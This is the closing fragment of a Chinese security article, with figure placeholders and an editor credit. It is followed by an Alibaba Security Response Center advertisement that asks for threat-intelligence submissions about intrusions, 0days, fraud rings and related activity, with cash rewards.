


图 4-3-6




图 4-3-7

图 4-3-8

（全文完）责任编辑：left

感谢阅文

投稿邮箱：article@secbook.net

{ 怀揣开放心态，欢迎一切有价值的合作。 }

Alibaba Group 阿里巴巴集团

阿里巴巴安全应急响应中心
威胁情报收集计划

从安全事件的被动响应到安全威胁的积极应对

单个情报最高可达6000元+额外奖励!

范围：

1. 入侵和泄露事件，针对阿里业务系统、办公网络的攻击情报；
2. 新型攻击技术或方法，重大0day；
3. 威胁组织、工具和平台信息。大规模淘宝支付宝账号盗取、大规模订单泄露、营销活动作弊、业务规则绕过、删差评改信誉，利用金融平台洗钱等行为，威胁组织相关人员联系方式（qq、手机等）、组织架构、规模、动向等信息，交流及销售渠道、使用的工具和平台。
4. 舆情舆论。不限于涉及到阿里巴巴集团的**影响较大的**恶意言论、谣言。

提交平台：https://security.alibaba.com